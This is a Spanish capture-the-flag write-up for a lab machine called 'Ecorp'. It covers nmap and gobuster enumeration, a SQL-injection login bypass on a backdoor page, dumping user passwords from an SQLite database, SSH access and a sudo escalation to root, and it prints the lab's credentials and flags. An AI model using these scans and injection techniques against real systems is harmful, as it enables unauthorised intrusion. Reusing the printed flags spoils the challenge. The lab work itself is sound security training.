

**Writeup**

**Maquina: Ecorp**

**Sitio: <https://ctf.academia-ciberseguridad.com/machines>**



**Cyberdark**  
**16 Junio 2025**



## Writeup - Maquina: Ecorp

El Dia de hoy les compartiré la resolución de la maquina Ecorp de **CyberConquer**

Link para descargar la Maquina <https://drive.google.com/drive/folders/1iO-UMCbby1co2cE28NotU8a2zfYMUQaD?usp=sharing>

Una vez descargada la maquina ingresamos al directorio donde esta descargada la descomprimos y ejecutamos el siguiente comando `./script.sh ecorp_img.tar` El cual nos permite realizar el levantamiento de la maquina la cual está en Docker.


Una vez hemos levantado la máquina, ten presente que no puedes cerrar la ventana pues esto haría que se cerrara la máquina, además no sale un prompt esperando que digitemos la bandera, que encontraremos en la máquina.

```
root@Pandora: /home/cyberdark/maquinas_ctf/ecorp
```

Archivo Acciones Editar Vista Ayuda

```
(root@Pandora)~[/home/cyberdark/maquinas_ctf/ecorp]# sudo ./script.sh ecorp_img.tar
```

Bienvenido a



Creando la imagen

Desplegando el contenedor victima

```
cdaea1b7f21cb46df04961527d437a6780d4ae28d3525a66afc74d5e9718c81d
```

Contenedor Iniciado, la IP victima es 172.17.0.2

Si deseas terminar la maquina pulsa ctrl C


Ingresla la bandera de usuario:

Iniciamos con la fase de reconocimiento donde recopilamos informacion lo cual lo haremos desde Nmap, para saber que puertos están abiertos.

## Writeup - Maquina: Ecorp

Esto implica usar un escaneo lento, evitar ping (host discovery), y técnicas como TCP SYN (-sS) que son menos ruidosas. (claro está que en entornos controlados lo hacemos más rápido, pues no importa si se levanta mucho ruido)

```
nmap -sS -Pn -p- --open -T5 --max-retries 0 --min-rate 10000 --scan-delay 0ms -v -oN scan_results_emigma_oc.txt 172.17.0.2
```



```
root@Pandora: /home/cyberdark/maquinas_ctf/ecorp
Archivo Acciones Editar Vista Ayuda


(root@Pandora)-[/home/cyberdark/maquinas_ctf/ecorp]
# nmap -sS -Pn -p- --open -T5 --max-retries 0 --min-rate 10000 --scan
-delay 0ms -v -oN scan_ecorp.txt 172.17.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-16 20:03 -05
Initiating ARP Ping Scan at 20:03
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 20:03, 0.03s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 20:03
Scanning xXFBAQuXC3XAG (172.17.0.2) [65535 ports]
Discovered open port 80/tcp on 172.17.0.2
Discovered open port 22/tcp on 172.17.0.2
Completed SYN Stealth Scan at 20:03, 0.29s elapsed (65535 total ports)
Nmap scan report for xXFBAQuXC3XAG (172.17.0.2)
Host is up (0.0000020s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 02:42:AC:11:00:02 (Unknown)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.43 seconds
Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
```

-T5: Eleva el perfil de velocidad al máximo. Ideal para laboratorios y redes controladas, pero úsalo con precaución en entornos de producción, ya que puede generar mucho tráfico.

--max-retries 0: Reduce los intentos de reenvío a cero para acelerar aún más el escaneo.

--min-rate 1000: Incrementa la tasa mínima de paquetes por segundo, haciendo el escaneo mucho más rápido.



```
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 02:42:AC:11:00:02 (Unknown)
```

Dado que solo los puertos **22 (SSH)** **80 (HTTP)** están abiertos, centrémonos en ellos:

Ya que sabemos que puertos están abiertos es hora de ponernos a la tarea de ver como ingresar por esos puertos.

## Writeup - Maquina: Ecorp

Ejecutamos un Nmap sobre ese puerto para ver que más información podemos recolectar.

```
nmap 172.17.0.2 -p22,80 -sCV -A -T5 -oN log_ecorp_scan.txt
```

```
(root@Pandora)-[/home/cyberdark/maquinas_ctf/ecorp]
# nmap 172.17.0.2 -p22,80 -sCV -A -T5 -oN log_ecorp_scan.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-16 20:05 -05
Nmap scan report for xXFBAQuXC3XAG (172.17.0.2)
Host is up (0.00013s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u5 (protocol 2.0)
|_ ssh-hostkey:
|_ 256 f1:aa:fb:a9:09:34:4b:79:c3:3a:86:60:db:5e:87:83 (ECDSA)
|_ 256 fa:c6:c9:cd:5b:c3:3e:0e:68:80:62:8f:cf:8e:0c:77 (ED25519)
80/tcp    open  http      Apache httpd 2.4.62 ((Debian))
|_ http-title: eCorp | Soluciones Corporativas
|_ http-server-header: Apache/2.4.62 (Debian)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1 0.13 ms xXFBAQuXC3XAG (172.17.0.2)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.77 seconds
```

Enumeramos con dirb <http://172.17.0.2>



## Writeup - Maquina: Ecorp

```
(root@Pandora)~# dirb http://172.17.0.2

DIRB v2.22
By The Dark Raver

START_TIME: Mon Jun 16 20:11:22 2025
URL_BASE: http://172.17.0.2/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

Scanning URL: http://172.17.0.2/
+ http://172.17.0.2/index.php (CODE:200|SIZE:3247)
+ http://172.17.0.2/server-status (CODE:403|SIZE:275)

END_TIME: Mon Jun 16 20:11:22 2025
DOWNLOADED: 4612 - FOUND: 2
```

Para una enumeración más completa lanzamos gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirb/common.txt -x php,html.txt

```
(root@Pandora)~# gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirb/common.txt -x php,html.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://172.17.0.2
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php,html.txt
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/.html.txt (Status: 403) [Size: 275]
/.hta (Status: 403) [Size: 275]
/.hta.html.txt (Status: 403) [Size: 275]
/.htaccess.php (Status: 403) [Size: 275]
/.htaccess (Status: 403) [Size: 275]
/.hta.php (Status: 403) [Size: 275]
/.htaccess.html.txt (Status: 403) [Size: 275]
/.htpasswd (Status: 403) [Size: 275]
/.htpasswd.html.txt (Status: 403) [Size: 275]
/.htpasswd.php (Status: 403) [Size: 275]
/.php (Status: 403) [Size: 275]
/backdoor.php (Status: 302) [Size: 0] [→ index.php]
/file.php (Status: 200) [Size: 1162]
/index.php (Status: 200) [Size: 3247]
/index.php (Status: 200) [Size: 3247]
/server-status (Status: 403) [Size: 275]
Progress: 13842 / 13845 (99.98%)

Finished
```

## Writeup - Maquina: Ecorp

El comando ejecutado tiene los siguientes significados:

- **dir**: modo de escaneo de directorios.
- **-u**: URL objetivo (<http://172.17.0.2>).
- **-w**: diccionario usado para buscar rutas ([common.txt](#)).
- **-x**: extensiones a probar (.php, .html, .txt).

Y arrojo los siguientes resultados:

### Archivos restringidos (403 Forbidden)

Estos archivos existen, pero el servidor **bloquea el acceso**:

- .htaccess, .hta, .html.txt, .htaccess.php, etc.
- Esto es común en archivos de configuración o sensibles.

### Archivos útiles:


**backdoor.php**: Este archivo puede ser una puerta trasera. ¡Muy importante revisarlo!

- **file.php**: Puede contener funcionalidades útiles o vulnerables.
- **index.php**: Página principal del sitio.
- **server-status**: Si está accesible, puede revelar información sensible del servidor (como procesos activos, IPs, etc.).

vamos a tratar de acceder a las rutas que encontramos


<http://172.17.0.2/backdoor.php> - > pero nos redirigio al index.php como nos apareció en el escaneo con gobuster

# Writeup - Maquina: Ecorp



## Writeup - Maquina: Ecorp

Después de intentar con los demás archivos con file.php nos mostró lo siguiente



Encontramos una pagina donde nos pide usuario y contraseña, pero si vemos el código

Analizando la página vemos un código en base 64 , lo decodificamos con la pagina <https://www.base64decode.org/es/>

ZGluZXJvIGRpZ2l0YWw=



## Writeup - Maquina: Ecorp

### Decodifique a partir del formato Base64

Simplemente introduzca los datos y pulse el botón de decodificar.

ZGluZXJvIGRpZ2l0YWw=

Para binarios codificados (como imágenes, documentos, etc.) utilice el formulario de carga de archivos que encontrará un poco más abajo en esta página.

AUTO-DETECTAR Conjunto de caracteres de origen. Detectado: UTF-8

☐ Decodifique cada línea por separado (útil cuando tiene varias entradas).


☒ Modo en directo DESACTIVADO Decodifica en tiempo real mientras escribe o pega (sólo admite el juego de caracteres UTF-8).

< DECODIFICAR > Decodifica sus datos en la zona de abajo.

dinero digital

Nos devuelve dinero digital

Pero intentamos y no encontramos nada, vamos a ver si nos soporta otros parámetros de cadena en la contraseña ' OR '1'='1



## Writeup - Maquina: Ecorp

Como podrán ver, si efectivamente obtuvimos acceso de una Shell de Elliot en el backdoor.php

Vamos a ver que tenemos dentro del directorio lanzamos un ls.



Y vemos unos mp3 y un archivo de bases de datos, que es mas probable que encontremos algo ahí.

Luego lanzamos un sqlite3 users.db "SELECT \* FROM users;" para que nos muestre los usuarios y contraseñas que se encuentren.

Efectivamente encontramos 2 usuarios con sus contraseñas




1|ecoin|kill\_process

2|mr\_robot|Wh1teRose

Ahora, vamos a probarlos en la conexión del puerto 22 ssh

Con el primer usuario no tuvimos éxito, pero con el segundo si.



## Writeup - Maquina: Ecorp

Encontramos varios archivos

```
mr_robot@cdaea1b7f21c:~$ ls -al
total 488
drwxr-xr-x 2 mr_robot mr_robot  4096 Mar  9 04:23 .
drwxr-xr-x 1 root      root      4096 Mar  8 16:50 ..
-rw-r--r-- 1 mr_robot mr_robot   220 Mar 29 2024 .bash_logout
-rw-r--r-- 1 mr_robot mr_robot  3526 Mar 29 2024 .bashrc
-rw-r--r-- 1 mr_robot mr_robot   807 Mar 29 2024 .profile
-rw-r--r-- 1 mr_robot mr_robot 476931 Mar  9 04:10 BBQ.png
mr_robot@cdaea1b7f21c:~$
```

Seguimos buscando mas subdirectorios

Encontramos otros dos directorios

Elliot

tyrell

mr\_robot

Entramos a Elliot y encontramos lo siguiente

```
mr_robot@cdaea1b7f21c: /home/elliott
Archivo Acciones Editar Vista Ayuda
mr_robot@cdaea1b7f21c:~$ ls
BBQ.png
mr_robot@cdaea1b7f21c:~$ cd ..
mr_robot@cdaea1b7f21c:/home$ ls
elliott mr_robot tyrell
mr_robot@cdaea1b7f21c:/home$ cd elliott/
mr_robot@cdaea1b7f21c:/home/elliott$ ls -al
total 44
drwxr-xr-x 2 elliott elliott  4096 Mar  9 04:23 .
drwxr-xr-x 1 root    root     4096 Mar  8 16:50 ..
-rw-r--r-- 1 elliott elliott   220 Mar 29 2024 .bash_logout
-rw-r--r-- 1 elliott elliott  3526 Mar 29 2024 .bashrc
-rw-r--r-- 1 elliott elliott   807 Mar 29 2024 .profile
-rw-r--r-- 1 elliott elliott   13 Mar  8 05:12 .sqlite_history
-rwxr-xr-x 1 elliott elliott 16328 Mar  8 02:05 exit
-rw-r--r-- 1 elliott elliott   33 Mar  9 04:22 user.txt
mr_robot@cdaea1b7f21c:/home/elliott$
```

```
mr_robot@cdaea1b7f21c:/home/elliott$ cat user.txt
5c71434736c395f7ff88f384e8b6d987
```

Encontramos la flag de usuario

5c71434736c395f7ff88f384e8b6d987

## Writeup - Maquina: Ecorp

```
Ingresa la bandera de usuario: ✓ ¡Flag correcta! Buen trabajo.
```

Ahora vamos con la flag de root.

Como pudismo ver hay un archivo exit, vamos aver que tiene

```

mr_robot@cdaea1b7f21c:/home/elliott$ cat exit
ELF>8d8dd0***** ****=+=p+*=+=PPP ppp$*$6*6* S+tdPPP P+td`%`%*<<q+tdR+td*-+=0GNU+GNU*]<+A
*A[*Hr***wz*/lib64/ld-linux-x86-64.so.2
**

>)* E* /"/_nfgetsstdinputtime__libc_start_mainsrand_cxa_finalizeprintf_isoc99_sscanflibc.so.6GLIBC_2.7G
_u_i_2.2i+***+88d0?+?+?+registerTMCloneTable_gmon_start__ITM_registerTMCloneTableUi
??
    dd
        dd (d      H+H+/H+t+H+H+5/*%/o/%/h+*****%/h+*****%/h+*****%/h+*****%/h+*****%/h+*****%/J/f
+1*I+^H+H+PTE1+1+H+====.*f.*@H=i/H+b/H9*tH+.H+t *****H=9/H+52/H)+H+H+H+?H+H+H+tH+.H+****FD****
==*.u+UH==*.H+t
KH+H+N*****u+E+H+2H+N+U*****UH+H+H+H+}++E+M+}*++H+ H+*****H+GH+*****H+RH+*****H+sH+*****H+H+H+N
*****E+}*tJ+}*b+}*+}*t+TH+aH+*****E+H+H+H+-----E+H+H+H+c+*****xH+H+*****C+}*9H+H+H+
H+N*****C+*****E+}*+E+}*+E+}*nH+H+N*****E+H+H+;E+u[H+H+H+H+H+*****E+3+m+H+H+N+}*+}*~H+H+X+}*+}*
+}*tH+E+*****aH+*H+....****E+*F+}*+u
H+***** }+}*+H+H+*****H+*H+*****H+H+*****H+H+e
                                H+N*****E+}*+}*t,*;H+H+*****H+H+*****x+*****E+H+H+EH
+}*+}*+}*+}*
            H+*****m+}*+ugH+dH+4+*****H+H+N+0*****o+*****E+}*+u+qH+*****H+E+*****H+cH+*****E+H+E+}*tH+E+*
*****H+E+}*+uH+H+*****H+H+*****UH+H+*****E+H+H+*****e+H+E+H+*****[*****H+H+}%dEntrada inv
alida, intenta de nuevo:
Te encuentras atrapado en una habitacion, que haces?1. Busco una salida2. Investigo la habitacion en busca
de pistas3. Intentas derribar la puertaIngresa tu respuesta: Buscando una salida encuentras una puerta
oculta detras de un libreroInvestigas la habitacion cuidadosamente y encuentras una llave!Intentaste derri
bar la puerta, pero te has herido en el procesoOpcion invalida, intenta de nuevo.
Te acercas a la puerta, pero esta protegida y necesitas un codigo de 2 digitos, que quieres hacer?1. Inte
ntar adivinar el codigo2. Intentar otro metodoCual es el codigo?: La puerta se ha abierto!Incorrecto. Int
enta de nuevo.Haz fallado, no te estas concentrando.
Con esta misteriosa llave en tu mano, que haras?1. Buscar alguna forma de usar la llave en algun cajon2.
Intentar abrir la puertaEncontraste una caja, la llave encaja perfectamente!Adentro hay una nota: 'El cod
igo es el numero faltante 1 1 2 3 5 8 13 34 55 89'La llave no funciona en la puerta, tal vez tiene otro p
roposito.
Debes descubrir el codigo, el numero faltanteIngresa el codigo: Correcto!Respuesta incorrecta, aun no est
as pensando claro.
Lo lograste! Haz escapado!, aqui tienes: h7^FGH(5H*^Gg8776guh
Se acabo el juego! Intentalo de nuevo.Crees poder escapar?<=====0+*+*+X)*****+<+zRx
                                     +*+*+zRx
                                     $0+*+pF]J

a?[*;*3$*Dx*\Y+*+fA+C
*****A+C
},***BA+C
GNU+du
**[*****
*
[*?*+ [******o+*****o+*****o=6FVfv+8dGCC: (Debian 14.2.0-12) 14.2.0+* *+*+ 3dI[Hdu=*+*+*+*+
+*+6+*+*+%[*]?*+*+ 0d0+fndQ[nCdndj+p+*+0dn 8dn+ **
[Pdn+*"dnB dn, F"a

```

Se logra ver que es un archivo ejecutable ELF

## Vamos a ejecutarlo

```
mr_robot@cdaea1b7f21c:/home/elliott$ ./exit
Crees poder escapar?

Te encuentras atrapado en una habitacion, que haces?
1. Busco una salida
2. Investigo la habitacion en busca de pistas
3. Intentas derribar la puerta
Ingresa tu respuesta: 21
Opcion invalida. intenta de nuevo.
```

## Writeup - Maquina: Ecorp

Si es un ejecutable como un acertijo

```
Te encuentras atrapado en una habitacion, que haces?  
1. Busco una salida  
2. Investigo la habitacion en busca de pistas  
3. Intentas derribar la puerta  
Ingresa tu respuesta: 2  
Investigas la habitacion cuidadosamente y encuentras una llave!  
  
Con esta misteriosa llave en tu mano, que haras?  
1. Buscar alguna forma de usar la llave en algun cajon  
2. Intentar abrir la puerta  
Ingresa tu respuesta: 1  
Encontraste una caja, la llave encaja perfectamente!  
Adentro hay una nota: 'El codigo es el numero faltante 1 1 2 3 5 8 13 34 55 89'  
  
Debes descubrir el codigo, el numero faltante  
Ingresa el codigo: 21  
Correcto!  
  
Lo lograste! Haz escapado!, aqui tienes: h7^FGH(6H*^Gg8776guh
```

h7^FGH(&H\*^Gg8776guh

Ahora seguimos buscando donde introducir esto que nos dieron parece una contraseña o token.

Hacemos un ls por los demás directorios

```
mr_robot@cdae1b7f21c:/home$ ls  
elliott mr_robot tyrell  
mr_robot@cdae1b7f21c:/home$ cd tyrell  
mr_robot@cdae1b7f21c:/home/tyrell$ ls -al  
total 20  
drwxr-xr-x 2 tyrell tyrell 4096 Mar  9 04:23 .  
drwxr-xr-x 1 root   root   4096 Mar  8 16:50 ..  
-rw-r--r-- 1 tyrell tyrell 220  Mar 29 2024 .bash_logout  
-rw-r--r-- 1 tyrell tyrell 3526 Mar 29 2024 .bashrc  
-rw-r--r-- 1 tyrell tyrell 807  Mar 29 2024 .profile  
-rw-r--r-- 1 tyrell sudo   0    Mar  8 16:52 .sudo_as_admin_successful
```

Podemos observar que hay un registro de sudo admin, es decir que esa cuenta tiene privilegios de sudo, vamos a tratar de cambiar de usuario

```
mr_robot@cdae1b7f21c:/home/tyrell$ su tyrell  
Password:  
su: Authentication failure  
mr_robot@cdae1b7f21c:/home/tyrell$ su tyrell  
Password:  
tyrell@cdae1b7f21c:~$
```

Y si con la contraseña que obtuvimos en el acertijo obtuvimos Shell con el usuario tyrell

Vamos a ver que podemos hacer con este usuario



## Writeup - Máquina: Ecorp

```
tyrell@cdaea1b7f21c:/home/mr_robot$ sudo su
[sudo] password for tyrell:
root@cdaea1b7f21c:/home/mr_robot#
```

Ya tenemos root

Ahora vamos a buscar la flag, nos movemos al directorio principal home

```
root@cdaea1b7f21c:/home# cd ..
root@cdaea1b7f21c:/# ls
bin boot dev etc home lib lib64 media mnt opt proc root run sbin srv sys tmp usr var
root@cdaea1b7f21c:/# cd root
root@cdaea1b7f21c:/# ls -al
total 28
drwx----- 1 root root 4096 Mar  9 04:22 .
drwxr-xr-x 1 root root 4096 Jun 17 00:44 ..
-rw-r--r-- 1 root root 571 Apr 10 2021 .bashrc
drwxr-xr-x 3 root root 4096 Mar  5 19:38 .local
-rw-r--r-- 1 root root 161 Jul  9 2019 .profile
drwx----- 2 root root 4096 Mar  5 19:47 .ssh
-rw-r--r-- 1 root root  33 Mar  9 04:22 root.txt
root@cdaea1b7f21c:/# cat root.txt
2bc3a1543898b53acece0fe096ca4600
root@cdaea1b7f21c:/#
```

Buscamos el directorio de root

Hacemos un ls -al y hemos encontrado un archivo root.txt que contiene la flag de root

2bc3a1543898b53acece0fe096ca4600

```
Ingresa la bandera de root: 🏆 ¡Root obtenido, Máquina dominada!
```

Esto es todo, conseguimos resolver la máquina. Excelente me sentí muy cómodo revolviéndola

Como siempre les digo si un camino los lleva a un muro, busquen otra ruta no se queden con una sola, indaguen investiguen sean curiosos, que eso se trata el éxito de los CFT.

Bueno les recomiendo esta máquina, animo muchachos, todo se consigue con perseverancia y disciplina. ¡No se desanimen!

Recuerden que no se trata solo de buscar en internet copiar y pegar, se trata de tener unas bases sólidas para cuando se encuentren los retos, podamos resolverlos, los animo a realizar cursos gratis y si tienen recursos, también de pago, esto les reforzara mucho el aprendizaje.

INSISTIR

PERSISTIR

RESISTIR

Y NUNCA

DESISTIR

## **Writeup - Maquina: Ecorp**

Recuerden, "Quien estudia, se arma con el poder de cambiar su destino."

Happy Hacking!!!

<https://github.com/Cyberdark-Security/>